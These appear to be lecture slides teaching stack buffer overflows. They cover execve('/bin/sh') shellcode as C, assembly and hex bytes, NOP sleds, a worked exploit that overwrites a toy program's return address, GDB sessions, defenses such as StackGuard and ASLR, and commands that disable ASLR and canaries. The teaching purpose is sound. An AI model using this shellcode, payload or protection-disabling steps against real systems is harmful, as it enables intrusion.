  - Traditionally needed good assembly language skills to create
  - More recently a number of sites and tools have been developed that automate this process
- Metasploit Project
  - Provides useful information to people who perform penetration, IDS signature development, and exploit research

```
int main(int argc, char *argv[])
{
   char *sh;
   char *args[2];

   sh = "/bin/sh";
   args[0] = sh;
   args[1] = NULL;
   execve(sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
      nop
      nop                  // end of nop sled
      jmp    find          // jump to end of code
cont:  pop    %esi          // pop address of sh off stack into %esi
      xor    %eax,%eax     // zero contents of EAX
      mov    %al,0x7(%esi)  // copy zero byte to end of string sh (%esi)
      lea    (%esi),%ebx    // load address of sh (%esi) into %ebx
      mov    %ebx,0x8(%esi)  // save address of sh in args[0] (%esi+8)
      mov    %eax,0xc(%esi)  // copy zero to args[1] (%esi+c)
      mov    $0xb,%al       // copy execve syscall number (11) to AL
      mov    %esi,%ebx      // copy address of sh (%esi) t0 %ebx
      lea    0x8(%esi),%ecx  // copy address of args (%esi+8) to %ecx
      lea    0xc(%esi),%edx  // copy address of args[1] (%esi+c) to %edx
      int    $0x80          // software interrupt to execute syscall
find:  call   cont           // call cont which saves next address on stack
sh:    .string "/bin/sh "    // string constant
args:  .long 0               // space used for args array
      .long 0               // args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

(c) Hexadecimal values for compiled x86 machine code

Figure 10.8 Example UNIX Shellcode

Attack Procedure High Level View

- Compile attack code
- Extract the binary for the piece that actually does the work (shellcode)
- Insert the compiled code into the buffer
- Figure out where overflow code should jump
- Place that address in the buffer at the proper location so that the normal return address gets overwritten

Buffer Overflow Issues

- Executable attack code is stored on stack, inside the buffer containing attacker's string
  - Stack memory is supposed to contain only data, but…
- Overflow portion of the buffer must contain correct address of attack code in the RET position
  - The value in the RET position must point to the beginning of attack assembly code in the buffer
    - Otherwise application will crash with segmentation violation
  - Attacker must correctly guess in which stack position his buffer will be when the function is called

A Stack Overflow Attack


- NOP sled is used to avoid knowing the precise address of the shell code on the stack
  - Calculating the exact location of the return address is an art of itself
  - Stack layout differs from system to system and from execution to execution
  - As long as the jump goes into the NOP sled, the attack will succeed
- The return address is not a single value
  - It is a concatenation of repetition of the intended return address
  - One of the repeated addresses will overwrite the original return address on the stack

Buffer Overflow Defense

- **Writing correct code**
  - Black-box testing with long strings
  - Use safe programming languages, e.g. Java
  - Use safer versions of functions
  - Static analysis of source code to find overflows
  - Use compilers that warn about linking to unsafe functions
- **Non-executable buffers**
- **Randomize stack location or encrypt return address on stack by XORing with random string**
  - Attacker won't know what address to use in his string
- **Array Bounds Checking**
- **Code Pointer Integrity Checking(StackGuard)**

Run-Time Checking: StackGuard

- Embed "canaries" in stack frames and verify their integrity prior to function return
  - Any overflow of local variables will damage the canary



- Choose random canary string on program start
  - Attacker can't guess what the value of canary will be
- Terminator canary: "\0", newline, linefeed, EOF
  - String functions like strcpy won't copy beyond "\0"

StackGuard Implementation

- StackGuard requires code recompilation
- Checking canary integrity prior to every function return causes a performance penalty
  - For example, 8% for Apache Web server
- StackGuard
  - Placing a canary between ebp and eip. (Placing a canary after the buffers in the stack frame)
  - When program attempts to overwrite eip, the canary will be damaged and a violation will be detected
  - In gcc 4.1+

Address Randomization: Motivations

- Buffer overflow and return-to-libc exploits need to know the (virtual) address to which pass control
  - Address of attack code in the buffer
  - Address of a standard kernel library routine
- Same address is used on many machines
  - Slammer infected 75,000 MS-SQL servers using same code on every machine
- Idea: introduce artificial diversity
  - Make stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine

Address Space Layout Randomization

- Arranging the positions of key data areas randomly in a process' address space.
  - e.g., the base of the executable and position of libraries (libc), heap, and stack,
  - Effects: for return to libc, needs to know address of the key functions.
  - Attacks:
    - Repetitively guess randomized address
    - Spraying injected attack code
- Vista/Windows 7 has this enabled, software packages available for Linux and other UNIX variants

Demonstration of Permutation




Fig 8. Normal Process Memory Layout




Fig 9. Process Layout after Coarse-grained Permutation with ASLP Kernel

- Related paper: Chongkyung Kil, Jinsuk Jun, Christopher Bookholt, Jun Xu, and Peng Ning, "Address Space Layout Permutation (ASLP): Towards Fine-Grained Randomization of Commodity Software," in *Proceedings of the 22nd Annual Computer Security Applications Conference (ACSAC'06)*, pages 339--348, December 2006.

Readings


- Smashing the stack for fun and profit (http://insecure.org/stf/smashstack.html)
- http://packetstorm.igor.onlinedirect.bg/papers/bypass/Return-to-libc.txt
- Debugging tools (GDB)
- Tips for testing
  - Disable ASLR:
    - sudo echo 0 > /proc/sys/kernel/randomize_va_space
    - (or sudo /sbin/sysctl –w kernel.randomize_va_space=0)
  - Disable canaries:
    - gcc overflow.c -o overflow **-fno-stack-protector**

- **FYI: http://phrack.org/issues/56/5.html**
- **Graphic debugging tool: http://www.gnu.org/software/ddd/**
- **GDB or Eclipse**

Stack Buffer Overflow Example

```
#pragma check_stack(off)
#include <string.h>
#include <stdio.h>

void foo(const char* input) {
        char buf[10];

        printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");

        strcpy(buf, input);   ← Break Point to check
        printf("%s\n", buf);

        printf("Now the stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
}

// This function is never called. The only way to get to it is by redirecting program execution using stack smashing (buffer overflow)
void bar(void){
        printf("Augh! I've been hacked!\n");
}

int main(int argc, char* argv[]) {

        printf("Address of foo = %p\n", foo);
        printf("Address of bar = %p\n", bar);
        foo("AAAAAAAAAAAAAAAAAAAAAAA\x07\x06\x40\x00");
        return 0;
}
```

Stack Buffer Overflow Example




```
pyhee@ubuntu:~/CMPE209/bufferoverflow$ gdb ./buffov
(gdb) b 10
(gdb) run
(gdb) x /20x $esp ← (1)
(gdb) n
(gdb) x /20x $esp  ← (2)
```

(1)

```
0xbfffefe0:   0xb7fc1a20   0x08048637   0xbffff004   0xb7e5f7d0
0xbfffeff0:   0x00000001   0xb7fff938   0xbffff018   0x0804850b
0xbffff000:   0x0804864c   0x080484ba   0x0804852b   0xb7fc1000
0xbffff010:   0x08048520   0x00000000   0x00000000   0xb7e2a905
```

(2)

```
0xbfffefe0:   0xb7fc1a20   0x41418637   0x41414141   0x41414141
0xbfffeff0:   0x00000000   0xb7fff938   0xbffff018   0x0804850b
0xbffff000:   0x0804864c   0x080484ba   0x0804852b   0xb7fc1000
0xbffff010:   0x08048520   0x00000000   0x00000000   0xb7e2a905
```

Figure 4. Contents of the stack frame (indicated by the grey field) of function `foo` before (top) and after (top) the call to `strcpy`, writing 10 "A" characters (ASCII `0x41`) to the stack address of variable `buf`. Also notice the return address `0x0804850b` at the top of the stack that will return execution to the main function.

To demonstrate the existence of a buffer overflow vulnerability, observe what happens when passing 15 "A" characters as the argument of `foo`:

```
0xbfffefe0:   0xb7fc1a20   0x41418637   0x41414141   0x41414141
0xbfffeff0:   0x41414141   0xb7ff0041   0xbffff018   0x0804850b
0xbffff000:   0x0804864c   0x080484ba   0x0804852b   0xb7fc1000
0xbffff010:   0x08048520   0x00000000   0x00000000   0xb7e2a905
```

Stack Buffer Overflow Example

```
Address of foo = 0x804847d
Address of bar = 0x80484ba
```

```
(gdb) disass bar
Dump of assembler code for function bar:
   0x080484ba <+0>:     push   ebp
   0x080484bb <+1>:     mov    ebp,esp
   0x080484bd <+3>:     sub    esp,0x18
   0x080484c0 <+6>:     mov    DWORD PTR [esp],0x804860a
   0x080484c7 <+13>:    call   0x8048350 <puts@plt>
   0x080484cc <+18>:    leave
   0x080484cd <+19>:    ret
End of assembler dump.
```

Appending, in little endian format, the address 0x080484ba to the string of "A"s gives the attack buffer:

```
AAAAAAAAAAAAAAAAAAAA\xba\x84\x04\x08
```


After the call to strcpy, the contents of the stack look like so:

```
0xbfffefe0:     0xb7fc1a20      0x41418637      0x41414141      0x41414141
0xbfffeff0:     0x41414141      0x41414141      0x41414141      0x080484ba
0xbffff000:     0x08048600      0x080484ba      0x0804852b      0xb7fc1000
0xbffff010:     0x08048520      0x00000000      0x00000000      0xb7e2a905
```

Execution of the program confirms the successful buffer overflow exploit, causing the function to execute function `bar` and call its `printf` statement:


```
will@Karing32:~/CDL/buff0$ ./a.out
Address of foo = 0x804847d
Address of bar = 0x80484ba
My stack looks like:
0x1
(nil)
0xb77f1938
(nil)
(nil)
0xc2

AAAAAAAAAAAAAAAAAAAA▯▯
Now the stack looks like:
0x804864c
(nil)
0xb77f1938
(nil)
(nil)
0xc2

Augh! I've been hacked!
Segmentation fault (core dumped)
```

Stack Buffer Overflow Example



Stack Buffer Overflow Results (64bits)

pyhee@ubuntu:~/CMPE209/bufferoverflow$ sudo echo 0 > /proc/sys/kernel/randomize_va_space
pyhee@ubuntu:~/CMPE209/bufferoverflow$ gcc buffov.c -ggdb -fno-stack-protector -o buffov
pyhee@ubuntu:~/CMPE209/bufferoverflow$ ./buffov



A Quick GDB Reference

inspecting variables:

```
(gdb)  p  i;       # print the value of variable i
(gdb)  p  &i;     # print the address of variable i
(gdb)  p  *a;      # a is a pointer and print the value pointed by a
(gdb)  p  $ebp;   # print the content of register ebp
```

inspecting memory location

```
(gdb) x/x 0xffb07418  # print the content at address 0xffb07418, and print it in hex-format
(gdb) x/4x 0xffb07418  # print four 4-byte words at address 0xffb07418
```

inspecting frame

```
(gdb) info frame    # list stack frames from main to the called function
(gdb) info locals   # show the local variables
(gdb) info register   # show register contents
(gdb) help info       # show all the information that can be found out by info command
```

setting breakpoints

```
(gdb) b foo    # foo is a function name and break at the beginning at function foo()
(gdb) b 9      # break at source line 9
```

- A more complete reference: users.ece.utexas.edu/~adnan/gdb-refcard.pdf

listing source lines

```
(gdb) list foo   # foo is a function name and list source lines near function foo()
```

A Quick GDB Reference (2)

Assembly instruction:

```
(gdb)  disas                    # disassemble the instructions
(gdb)  nexti                    # execute the next assembly instruction
(gdb)  stepi            # step through the next assembly instruction
(gdb)  display/i $pc    # show the current assembly instruction
```

Moving up and down the frames

```
(gdb) up                # moving up the frame
(gdb) down                      # moving down the frame
(gdb) bt                # backtrace (show all frames)
```

Overflowing Buffers on the Stack

```
void return_input (void) {
        char array[8];
        gets(array);
        printf("%s\n", array);
}

main() {
        return_input();
        return 0;
}
```

Compile: gcc -g -o overflow overflow.c

gcc –g –o overflow overflow.c (on lab machine)

A Sample GDB session

```
(gdb) br return_input
Breakpoint 1 at 0x80484c6: file overflow.c, line 7.
(gdb) r
…
Breakpoint 1, return_input () at overflow.c:7
warning: Source file is more recent than executable.
7               gets(array);
(gdb) p $ebp
$1 = (void *) 0xbffffbd8          <- saved EIP in 0xbffffbdc
(gdb) n
ABCDABCD
8               printf("%s\n", array);
(gdb) x/x $ebp
0xbffffbd8:     0xbffffb00   <- the first byte of EBP is overwritten!
(gdb) c
Continuing.
ABCDABCD
Program received signal SIGSEGV, Segmentation fault.
(gdb) r
Breakpoint 1, return_input () at overflow.c:7
7               gets(array);
(gdb) n
ABCDABCDABCDABCD
8               printf("%s\n", array);
(gdb) x/x $ebp
0xbffffbd8:     0x44434241    <-  EBP gets overwritten
(gdb) x/x 0xbffffbdc
0xbffffbdc:     0x44434241   <-   saved EIP gets overwritten
```

A Quick GDB Reference

inspecting variables:

```
(gdb)  p  i;       # print the value of variable i
(gdb)  p  &i;     # print the address of variable i
(gdb)  p  *a;      # a is a pointer and print the value pointed by a
(gdb)  p  $ebp;   # print the content of register ebp
```

inspecting memory location

```
(gdb) x/x 0xffb07418  # print the content at address 0xffb07418, and print it in hex-format
(gdb) x/4x 0xffb07418  # print four 4-byte words at address 0xffb07418
```

inspecting frame

```
(gdb) info frame    # list stack frames from main to the called function
(gdb) info locals   # show the local variables
(gdb) info register   # show register contents
(gdb) help info       # show all the information that can be found out by info command
```

setting breakpoints

```
(gdb) b foo    # foo is a function name and break at the beginning at function foo()
(gdb) b 9      # break at source line 9
```

- A more complete reference: users.ece.utexas.edu/~adnan/gdb-refcard.pdf

listing source lines

```
(gdb) list foo   # foo is a function name and list source lines near function foo()
```

A Quick GDB Reference (2)

Assembly instruction:

```
(gdb)  disas                    # disassemble the instructions
(gdb)  nexti                    # execute the next assembly instruction
(gdb)  stepi            # step through the next assembly instruction
(gdb)  display/i $pc    # show the current assembly instruction
```

Moving up and down the frames

```
(gdb) up                # moving up the frame
(gdb) down                      # moving down the frame
(gdb) bt                # backtrace (show all frames)
```

Table 10.4 Some x86 Registers

32 bit	16 bit	8 bit (high)	8 bit (low)	Use
%eax	%ax	%ah	%al	Accumulators used for arithmetical and I/O operations and execute interrupt calls
%ebx	%bx	%bh	%bl	Base registers used to access memory, pass system call arguments and return values
%ecx	%cx	%ch	%cl	Counter registers
%edx	%dx	%dh	%dl	Data registers used for arithmetic operations, interrupt calls and IO operations
%ebp				Base Pointer containing the address of the current stack frame
%eip				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
%esi				Source Index register used as a pointer for string or array operations
%esp				Stack Pointer containing the address of the top of stack